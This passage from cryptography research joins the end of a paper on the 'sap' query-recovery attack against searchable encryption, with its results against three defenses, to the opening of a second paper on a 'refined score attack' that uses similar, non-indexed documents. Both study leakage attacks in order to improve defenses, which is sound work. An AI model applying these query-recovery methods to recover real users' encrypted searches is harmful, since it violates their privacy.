In conclusion, the experiments confirm the relevance of our attack, since 1) it is computationally efficient, 2) it outperforms `freq`, 3) it outperforms `graphm` when the client does

[8] http://projects.cbio.mines-paristech.fr/graphm/

not query for all possible keywords, which we argue is a realistic scenario. Also, our attack does not require background knowledge of keyword co-occurrence and is easily adaptable against defenses. This adaptability is key towards assessing the effectiveness of these defenses, as we show next.

6.3 Performance of `sap` against Defenses

We evaluate the performance of `sap` against the three defenses we considered in Section 5. We give the adversary the frequency information with an offset of $\tau = 5$ weeks and we set the observation time to 50 weeks, as before. The average number of queries per week is $\bar{\eta} = 5$ (i.e., average of 250 queries in total). We use this arguably low number to show that, even with a small number of queries, frequency information can really help the adversary. Again, we consider the pure MLE approach of `sap` (17), i.e., $\alpha = 0.5$. We evaluate the performance of the attack with up to $n = 3000$, since it is computationally efficient.

Performance against CLRZ [4]. We set the true positive rate of CLRZ to $\texttt{TPR} = 0.999$ and vary the `FPR` between 0.01, 0.05, and 0.1. Figure 5 shows the results in Enron (a) and Lucene (b). We generate the boxes using the accuracy values of `sap` in 30 runs of the experiment. The dotted black lines represent the mean accuracy of `sap` without adapting it against this defense, i.e., this would be the performance if the adversary was *unaware* of the defense. As a reference, the dotted blue lines show the performance of `sap` using frequency information only ($\alpha = 1$). The red crosses ($\times$) represent the bandwidth overhead of the defense (marked in the right axis), that we compute as follows. Let N_R be the total number of documents returned by the server in a run of the experiment, and let N_r be the number of documents that would be returned if the defense had not been applied. Then, the overhead percentage is $(N_R/N_r - 1) \cdot 100$. This value is only a reference, since the actual overhead depends on implementation details.

Increasing `FPR` improves the protection of the defense. For example, with $n = 1000$ keywords in Lucene, the attack accuracy drops from 37% (no defense) to $\approx 1\%$ ($\texttt{FPR} = 0.1$) against the naive attack (black doted line). However, by adapting the attack against the defense, the accuracy increases back to 30%. We observe this behavior in both datasets and for all values of n, which confirms that our attack is able to almost ignore the defense. Note that the maximum `FPR` value we consider ($\texttt{FPR} = 0.1$) indicates that around 10% of the whole dataset is returned in each query, which is already unrealistically high in real cases (the overhead is betwen 400% and 500% when $\texttt{FPR} = 0.1$).

Performance against PPYY [24]. We configure PPYY with privacy values $\varepsilon = 1$, 0.2, and 0.1. Note that smaller values of ε increase the amount of padding (and the overall privacy the scheme provides). Typically, in differential privacy scenarios, values of $\varepsilon < 1$ are considered high privacy regimes. Patel et al. [24] use $\varepsilon = 0.2$ in their cost evaluation.

Figure 6 shows the results in the same format as in the previous case. When computing the bandwidth overhead, we only take into account the overhead caused by the extra padding as explained above. The original scheme incurs extra overhead, e.g., due to the type of hashing technique used to store the database. We refer to their paper for the detailed cost analysis of this defense. Our goal with this experiment is to show the effectiveness of Laplacian noise as a volume-hiding technique.


The results are qualitatively (and quantitatively) very close to the results for the previous defense. Values of $\varepsilon = 0.1$ seem to be effective at reducing the accuracy of the naive attack (dropping from 37% accuracy to $\approx 2\%$ in Lucene with $n = 1000$) but, when tailoring the attack against the defense, it recovers queries with a similar accuracy as when no defense is applied (35% in the aforementioned case).

The reason for this is the following: even though $\varepsilon = 0.1$ is a high differential privacy regime, this privacy notion only ensures that queries for keywords whose response volume differs *in one unit* are indistinguishable. As Patel et al. admit [24], in some settings this privacy definition might be unreasonable. This seems to be the case for the datasets we consider, and more generally it seems unrealistic to consider an optimistic setting where the only queries the adversary wants to distinguish are for keywords whose response volume differs in one document.


Performance against SEAL [7]. As we explain in Section 5.3, we assume that there are no collisions between the quantized access patterns that SEAL leaks, so that the scheme implicitly reveals the search pattern and the adversary can compute the query frequencies of each tag. We vary the multiplicative padding x between 2, 3, and 4. Recall that SEAL pads the volume of each keyword to the next power of x, and thus the overhead percentage is always smaller than $(x-1) \cdot 100$.

Figure 7 shows the results. Following the example above (Lucene with $n = 1000$), the attack accuracy drops from 37% to 3% with a padding parameter $x = 4$. A defense-aware attacker brings the accuracy up to 23%, which is still a significant value, but below the performance of the attack against the other two defenses. The results show that multiplicative volume padding is a highly efficient volume-hiding technique, since it achieves significantly more protection than the other two, with less bandwidth overhead.

We highlight that in all these experiments both the volume and the frequency information contribute the attack's success. This can be seen in the figures by noting that the boxes are significantly above the dashed blue lines (frequency-only `sap`).




(a) Enron dataset




(b) Lucene dataset

Figure 5: Accuracy of `sap` against CLRZ defense configured with $\texttt{TPR} = 0.999$ and varying `FPR` (50 weeks, $\bar{\eta} = 5$ queries/week).



(a) Enron dataset



(b) Lucene dataset


Figure 6: Accuracy of `sap` against PPYY defense with different privacy values ε (50 weeks, $\bar{\eta} = 5$ queries/week).

7 Discussion: Preventing Frequency Leakage

Throughout the paper, we have only considered defenses that obfuscate the access pattern and/or response volume. Completely hiding the volume information would require returning the same number of documents in response to every query, which is unreasonable in terms of bandwidth overhead [7, 16]. We have seen that, even when the volume is obfuscated, the frequency information (derived from the search pattern) surprisingly contributes to the success of our query identification attack. This is true even when the user only performs 5 queries per week and the observation time is 50 weeks (even if we consider keyword universes of size $n = 3000$). Below we discuss some alternatives for hiding this frequency information which we believe is key towards achieving effective privacy-preserving SSE schemes.

Hiding the Search Pattern with Collisions. Hiding the search pattern implies that the adversary is not able to tell whether or not a query has been repeated. This prevents the adversary from (correctly) assigning tags to queries and thus from computing observed query frequencies.

One option to hide the search pattern among groups of keywords is to create collisions between access patterns, i.e., force queries for different keywords to return the same set of documents. This idea of "merging keywords" is similar to the Secure Index Matrix [15] and, to some extent, to the Group-Based Construction [22]. In practice, it is still not clear how to provide privacy by grouping keywords while keeping the overhead of the scheme under reasonable bounds. This is because it is more efficient to merge keywords that appear in a similar set of documents, but these keywords would very likely have a similar semantic meaning (e.g., medical terms will appear in similar documents). Therefore, one might argue that, in this case, guessing that a keyword belongs to a group of words with similar semantic meaning can already be a privacy violation.



(a) Enron dataset

(b) Lucene dataset

Figure 7: Accuracy of `sap` against SEAL defense for different values of multiplicative volume padding x (50 weeks, $\bar{\eta} = 5$ queries/week).

Hiding the Search Pattern with Fresh Randomness. The schemes we have considered in this work leak the search pattern because the same keyword always produces the same access pattern. A scheme that generates access patterns with fresh randomness could prevent this from happening. A possible solution for this would be using an ORAM (e.g., TwoRAM [11]) scheme to hide which documents are retrieved from the dataset, and randomize the volume padding independently in every query. The problem with this solution is that ORAM-based SSE schemes incur considerable communication costs.

Even if the client was able to generate independent random access patterns for each query, the adversary could try to cluster similar access patterns together (two queries for the same keyword might still produce statistically similar access patterns since they aim to return the same set of documents). This clustering algorithm would be used to tag the observed queries. This tagging process would have some errors, that in the end would lower the accuracy of the query identification attack. It is however unclear how to build an *efficient* SSE scheme with independent access pattern obfuscation for each query such that access patterns are hard to cluster by keyword.

Hiding the Query Frequencies with Dummy Queries. A third alternative that has not been thoroughly explored in the literature is, instead of hiding the search patterns, obfuscating the query frequencies themselves by performing *dummy queries*. There are two immediate problems with this approach: first, it is not clear how to choose *when* to generate dummy queries without leaking whether the query is real or not through timing information. Generating a deterministic set of dummy queries for each real query [22] reveals more information and is less efficient than just merging these keywords in the search index (the first solution we mentioned in this section). A possible solution to this problem could come from anonymous communication technologies that already use traffic analysis-resistant dummy strategies (e.g., the Poisson cover traffic in Loopix [25]). Another problem of hiding query frequencies with dummy queries is *how* to choose the keywords of the dummy queries without requiring the client to store the set of all possible keywords in its local storage.

Even if the client implemented a dummy generation strategy, the adversary would know the particulars of this method and could adapt the attack accordingly, making corrections to the observed frequencies and limiting the effectiveness of the defense. Therefore, hiding the true frequency of queries with reasonable bandwidth overhead might be challenging.

8 Conclusions

In this work, we propose a query recovery attack against privacy-preserving Symmetric Searchable Encryption (SSE) schemes that support point queries. We derive this attack by setting up a maximum likelihood estimation problem and computing its solution by solving an unbalanced assignment problem. Unlike previous attacks, our proposal combines both volume information, computed from the access pattern leakage, and frequency information, obtained from the search pattern leakage. We show that, even in cases where taking this information separately does not pose a threat to the client's privacy, the combined information allows surprisingly high query recovery rates.

We consider different privacy-preserving SSE schemes that hide access pattern information and show how to adapt our attack against them. Our evaluation confirms that two of these defenses fail at providing a significant level of protection even when they are configured for high privacy regimes. The third defense is effective at hiding the query volume information, but even a small amount of frequency data (250 possibly repeated queries from the client, when there are 1 000 possible

keywords) can provide non-trivial query recovery rates (23%).

We hope that our work inspires researchers to find solutions that not only hide the access pattern leakage but also reduce the search pattern leakage, which we believe is paramount towards achieving effective privacy-preserving SSE schemes.

Acknowledgments

We gratefully acknowledge the support of NSERC for grants RGPIN-05849, CRDPJ-531191, IRC-537591 and the Royal Bank of Canada for funding this research. This work benefited from the use of the CrySP RIPPLE Facility at the University of Waterloo.

Availability

Our code is available at https://github.com/simon-oya/USENIX21-sap-code.

References

[1] Vincent Bindschaedler, Paul Grubbs, David Cash, Thomas Ristenpart, and Vitaly Shmatikov. The tao of inference in privacy-protected databases. *Proceedings of the VLDB Endowment*, 11(11):1715–1728, 2018.

[2] Laura Blackstone, Seny Kamara, and Tarik Moataz. Revisiting leakage abuse attacks. In *Network and Distributed System Security Symposium (NDSS)*, page TBD, 2020.

[3] David Cash, Paul Grubbs, Jason Perry, and Thomas Ristenpart. Leakage-abuse attacks against searchable encryption. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 668–679, 2015.

[4] Guoxing Chen, Ten-Hwang Lai, Michael K Reiter, and Yinqian Zhang. Differentially private access patterns for searchable symmetric encryption. In *IEEE International Conference on Computer Communications (INFOCOM)*, pages 810–818. IEEE, 2018.

[5] Benny Chor, Oded Goldreich, Eyal Kushilevitz, and Madhu Sudan. Private information retrieval. In *Proceedings of IEEE 36th Annual Foundations of Computer Science*, pages 41–50. IEEE, 1995.

[6] Reza Curtmola, Juan Garay, Seny Kamara, and Rafail Ostrovsky. Searchable symmetric encryption: improved definitions and efficient constructions. *Journal of Computer Security*, 19(5):895–934, 2011.

[7] Ioannis Demertzis, Dimitrios Papadopoulos, Charalampos Papamanthou, and Saurabh Shintre. SEAL: Attack mitigation for encrypted databases via adjustable leakage. In *USENIX Security Symposium*, 2020.

[8] Cynthia Dwork. Differential privacy: A survey of results. In *International Conference on Theory and Applications of Models of Computation*, pages 1–19. Springer, 2008.

[9] Michael L Fredman and Robert Endre Tarjan. Fibonacci heaps and their uses in improved network optimization algorithms. *Journal of the ACM (JACM)*, 34(3):596–615, 1987.

[10] Benjamin Fuller, Mayank Varia, Arkady Yerukhimovich, Emily Shen, Ariel Hamlin, Vijay Gadepally, Richard Shay, John Darby Mitchell, and Robert K Cunningham. Sok: Cryptographically protected database search. In *IEEE Symposium on Security and Privacy (SP)*, pages 172–191. IEEE, 2017.

[11] Sanjam Garg, Payman Mohassel, and Charalampos Papamanthou. Tworam: efficient oblivious ram in two rounds with applications to searchable encryption. In *Annual International Cryptology Conference*, pages 563–592. Springer, 2016.

[12] Oded Goldreich and Rafail Ostrovsky. Software protection and simulation on oblivious rams. *Journal of the ACM (JACM)*, 43(3):431–473, 1996.

[13] Paul Grubbs, Marie-Sarah Lacharité, Brice Minaud, and Kenneth G Paterson. Learning to reconstruct: Statistical learning theory and encrypted database attacks. In *IEEE Symposium on Security and Privacy (SP)*, pages 1067–1083. IEEE, 2019.

[14] Zichen Gui, Oliver Johnson, and Bogdan Warinschi. Encrypted databases: New volume attacks against range queries. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 361–378, 2019.

[15] Mohammad Saiful Islam, Mehmet Kuzu, and Murat Kantarcioglu. Access pattern disclosure on searchable encryption: Ramification, attack and mitigation. In *Network and Distributed System Security Symposium (NDSS)*, volume 20, page 12, 2012.

[16] Seny Kamara and Tarik Moataz. Encrypted multi-maps with computationally-secure leakage. *IACR Cryptology ePrint Archive*, 2018:978, 2018.

[17] Seny Kamara, Tarik Moataz, and Olya Ohrimenko. Structured encryption and leakage suppression. In *Annual International Cryptology Conference*, pages 339–370. Springer, 2018.

[18] Georgios Kellaris, George Kollios, Kobbi Nissim, and Adam O'neill. Generic attacks on secure outsourced databases. In *ACM SIGSAC Conference on Computer*

and Communications Security (CCS), pages 1329–1340, 2016.

[19] Evgenios M Kornaropoulos, Charalampos Papamanthou, and Roberto Tamassia. The state of the uniform: Attacks on encrypted databases beyond the uniform query distribution. *IEEE Symposium on Security and Privacy (SP)*, pages 599–616, 2020.

[20] Harold W Kuhn. The hungarian method for the assignment problem. *Naval research logistics quarterly*, 2(1-2):83–97, 1955.

[21] Marie-Sarah Lacharité, Brice Minaud, and Kenneth G Paterson. Improved reconstruction attacks on encrypted data using range query leakage. In *IEEE Symposium on Security and Privacy (SP)*, pages 297–314. IEEE, 2018.

[22] Chang Liu, Liehuang Zhu, Mingzhong Wang, and Yu-An Tan. Search pattern leakage in searchable encryption: Attacks and new construction. *Information Sciences*, 265:176–188, 2014.

[23] Omkant Pandey and Yannis Rouselakis. Property preserving symmetric encryption. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 375–391. Springer, 2012.

[24] Sarvar Patel, Giuseppe Persiano, Kevin Yeo, and Moti Yung. Mitigating leakage in secure cloud-hosted data structures: Volume-hiding for multi-maps via hashing. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 79–93, 2019.

[25] Ania M Piotrowska, Jamie Hayes, Tariq Elahi, Sebastian Meiser, and George Danezis. The loopix anonymity system. In *USENIX Security Symposium*, pages 1199–1216, 2017.

[26] David Pouliot and Charles V Wright. The shadow nemesis: Inference attacks on efficiently deployable, efficiently searchable encryption. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1341–1352, 2016.

[27] Mikhail Zaslavskiy, Francis Bach, and Jean-Philippe Vert. A path following algorithm for graph matching. In *International Conference on Image and Signal Processing*, pages 329–337. Springer, 2008.

[28] Yupeng Zhang, Jonathan Katz, and Charalampos Papamanthou. All your queries are belong to us: The power of file-injection attacks on searchable encryption. In *USENIX Security Symposium*, pages 707–720, 2016.





Figure 8: Unweighted recovery accuracy (boxes) and running time (×) of attacks in different datasets with $\bar{\eta}$ queries per week (50 weeks), with $n = 500$ keywords.

A Results as Percentage of Distinct Keywords Recovered

In Section 6, we measure the attack accuracy as the percentage of queries correctly recovered. In this section, for completeness, we report the accuracy of our experiments as the percentage of *unique keywords* the attack correctly identifies. We call this the *unweighted accuracy*, since it is not weighted by the number of times the client queries for each keyword.

Figure 8 shows the comparison between attacks in terms of unweighted accuracy (regular accuracy in Figure 4 — note the y-axes are different). Both `sap` and `freq` achieve lower unweighted accuracy than regular (weighted) accuracy, since they are more likely to correctly recover queries corresponding to frequently queried keywords. The unweighted accuracy of `graphm` is only slightly smaller than its regular accuracy; we conjecture this is because those keywords that are more popular in the dataset, and thus are easier to recover with co-occurrence information, are queried more often than unpopular keywords. Even though `graphm` performs on average better than `sap` when the adversary observes a large number of queries, we note that `graphm` is still 1) computationally unfeasible for large keyword universe sizes, 2) performs worse than `sap` both in weighted and unweighted accuracies when the client performs few queries per week, and 3) completely fails against defenses such as PPYY [24] and SEAL [7].


Figures 9 to 11 show the performance of `sap` in terms of the unweighted accuracy versus the three defenses we consider in the paper (the results for the regular accuracy are in Figures 5 to 7). Although the average number of unique keywords recovered by the attack is smaller than the average number of queries recovered, the results are qualitatively the same.



(a) Enron dataset

(b) Lucene dataset


Figure 9: Unweighted accuracy of `sap` against CLRZ defense configured with `TPR` $= 0.999$ and varying `FPR` (50 weeks, $\bar{\eta} = 5$ queries/week).



(a) Enron dataset

(b) Lucene dataset

Figure 10: Unweighted accuracy of `sap` against PPYY defense with different privacy values ε (50 weeks, $\bar{\eta} = 5$ queries/week).



(a) Enron dataset

(b) Lucene dataset

Figure 11: Unweighted accuracy of `sap` against SEAL defense for different values of multiplicative volume padding x (50 weeks, $\bar{\eta} = 5$ queries/week).

A Highly Accurate Query-Recovery Attack against Searchable Encryption using Non-Indexed Documents



Marc Damie
University of Technology of Compiègne, France
marc.damie@etu.utc.fr

Florian Hahn
University of Twente, The Netherlands
f.w.hahn@utwente.nl

Andreas Peter
University of Twente, The Netherlands
a.peter@utwente.nl

Abstract

Cloud data storage solutions offer customers cost-effective and reduced data management. While attractive, data security issues remain to be a core concern. Traditional encryption protects stored documents, but hinders simple functionalities such as keyword search. Therefore, searchable encryption schemes have been proposed to allow for the search on encrypted data. Efficient schemes leak at least the access pattern (the accessed documents per keyword search), which is known to be exploitable in query recovery attacks assuming the attacker has a significant amount of background knowledge on the stored documents. Existing attacks can only achieve decent results with strong adversary models (e.g. at least 20% of previously known documents or require additional knowledge such as on query frequencies) and they give no metric to evaluate the certainty of recovered queries. This hampers their practical utility and questions their relevance in the real-world.

We propose a refined score attack which achieves query recovery rates of around 85% without requiring exact background knowledge on stored documents; a distributionally similar, but otherwise different (i.e. non-indexed), dataset suffices. The attack starts with very few known queries (around 10 known queries in our experiments over different datasets of varying size) and then iteratively recovers further queries with confidence scores by adding previously recovered queries that had high confidence scores to the set of known queries. Additional to high recovery rates, our approach yields interpretable results in terms of confidence scores.

1 Introduction

Cloud data storage services continue to be on the rise and attract more users than ever before. At the same time, data is a major target in cyber-attacks and the headlines about data breaches become mainstream. This makes data security a key concern in this setting. While traditional encryption technology can be used to protect the confidentiality of data, simple functionalities such as searching get lost under encryption. To cope with this, Song, Wagner, and Perrig [29] presented a practical solution to search on encrypted data. Few years later, Curtmola et al. [7] presented their construction of a searchable symmetric encryption (SSE) scheme based on an inverted index. As a result, their construction can search keywords in encrypted documents in optimal search time.

An (index-based) SSE scheme creates an encrypted index which can be queried to obtain the identifiers of the documents containing one given keyword. The encrypted index hides the underlying keywords from the server but leaks the *access pattern* for each query; the access pattern is the list of identifiers of all documents containing the queried keyword. In this work, we focus on single-keyword search SSE schemes that leak the access pattern; we do not consider more complex systems such as encrypted databases.

The access pattern leakage has been shown to be exploitable in passive attacks. Blackstone et al. [1] divided such passive attacks into two categories: 1) known-data attacks where the adversary has partial or complete knowledge of the documents indexed by the server (also referred to as leakage-abuse attacks), and 2) similar-data attacks where the adversary only has knowledge of (non-indexed) documents similar to the indexed documents (also referred to as inference attacks). An adversary who can run known-data attacks is more powerful than an attacker who is restricted to similar-data attacks. While Islam et al. [15] and Cash et al. [3] motivated their attacks as similar-data attacks, decent results were only achieved in the setting of known-data attacks.

Cash et al. defined in [3] (referred to as CGPR) four levels of security: L1 to L4. The most secure type of schemes is referred to as L1 which only leaks the access pattern for the keywords which have been queried. The other types successively leak more until L4 which leaks the number of occurrences of each keyword and the pattern of their locations in the documents. Islam et al. [15] (referred to as IKK) proposed the first passive attack exploiting the access pattern leakage. After [15], several passive attacks have been proposed to recover the queries of L1-schemes [1, 3, 22, 32]. Although most of

these attacks can be executed as similar-data attacks, they are only effective as known-data attacks with exact knowledge of at least 20% of all indexed documents.

Other attacks have been proposed, for example by Blackstone et al. [1], that conceptually only work as known-data attacks and do not support similar-data attacks at all. This conceptual restriction, however, enables the attack to work with less partial knowledge and can be effective with exact knowledge down to 10% of all indexed documents. While this represents an impressive improvement of known-data attacks, it still requires exact knowledge of parts of the indexed documents. On the other hand, Oya and Kerschbaum [23] proposed a new attack augmenting the adversary knowledge with the query frequency. While effective, this new attack is not directly comparable to our setting with decreased attacker knowledge. Finally, all existing attacks [1, 3, 15, 23, 28] assume the exact knowledge of the client's keyword universe, i.e. the queryable vocabulary.

In conclusion, no practical similar-data attack has been proposed so far that achieves an accuracy higher than 50% even under advantageous conditions (i.e. client's keyword universe small AND known by the attacker). In Appendix A, we describe more extensively the related papers and their respective contributions. Also, we discuss orthogonal lines of research focusing on other attacker models or schemes with a different leakage.

Our contribution. In this paper, we describe an attack that works *without* knowledge of the indexed documents and only uses similar data. At the same time our similar-data attack achieves recovery rates of up to 90%. The documents known by the adversary only need to be distributionally close to the indexed documents. For example, an attacker can mount a successful attack exploiting information of a previous data breach, even if the breached documents have been identified as such and were purged from the index to mitigate future known-data attacks. For a successful similar-data attack, an adversary correctly recovers most of the queries given knowledge of only 10 query tokens and their corresponding keywords.

Our attack is based on a confidence metric used to score a trapdoor-keyword pair. The score should be maximized when the trapdoor (i.e. a query token) is paired with its (correct) underlying keyword. This confidence score is the key element which provides a good interpretability of the attack results. We start with our *score attack* that computes a confidence score of each trapdoor-keyword pair and returns, for each trapdoor, the pair with the highest score. This base similar-data attack reaches a recovery rate of 60% while assuming around 25% of known queries. Secondly, we paper proposes an improvement strategy reducing drastically the amount of adversary knowledge necessary, especially regarding the known queries. Our refined score attack, an iterative refinement strategy[1], reaches recovery rates of up to 85% with only 10 known queries in our experiments over different datasets of varying size. More specifically, the iterative scoring approach recovers further queries by adding previously recovered queries that had a high confidence score to the set of known queries. Our attack has a low runtime and can be performed in less than two minutes. As indicated by our experiments, the refined score attack is sensitive to the amount of knowledge available, that is, its accuracy improves with additional adversary knowledge. This observation was not made for attacks like IKK and CGPR where their performance stays almost the same with growing amounts of known queries. We show that both padding and obfuscation countermeasures can successfully mitigate our attack. However, these countermeasures come with practical drawbacks, such as storage and communication overhead. We also study how the refined score attack behaves when the attacker owns a dataset with a lower degree of similarity.

Our paper highlights that Searchable Symmetric Encryption (SSE) schemes should no longer be used without countermeasure. For example, suppose a company uses SSE to manage the employee mailboxes, each employee having their own encrypted index and secret key. An attacker having access to just one single employee's mailbox may have enough background knowledge to successfully recover the queries of every other employee for which she has only very few known queries. Using the compromised mailbox, she can run a massive file-injection attack by sending few emails to everyone. This preliminary active attack would be a way to obtain the known queries necessary to perform the refined score attack on the rest of the employees' queries. Such a scenario is not possible with the existing known-data attacks because, by definition, they can only recover the queries from the owner of the mailbox accessible by the attacker.

[1] Code: https://github.com/MarcT0K/Refined-score-atk-SSE

2 Definitions, attacker models, and assumptions

The notation as introduced in this section and used throughout this work is summarized in Table 1.

2.1 Searchable symmetric encryption (SSE)

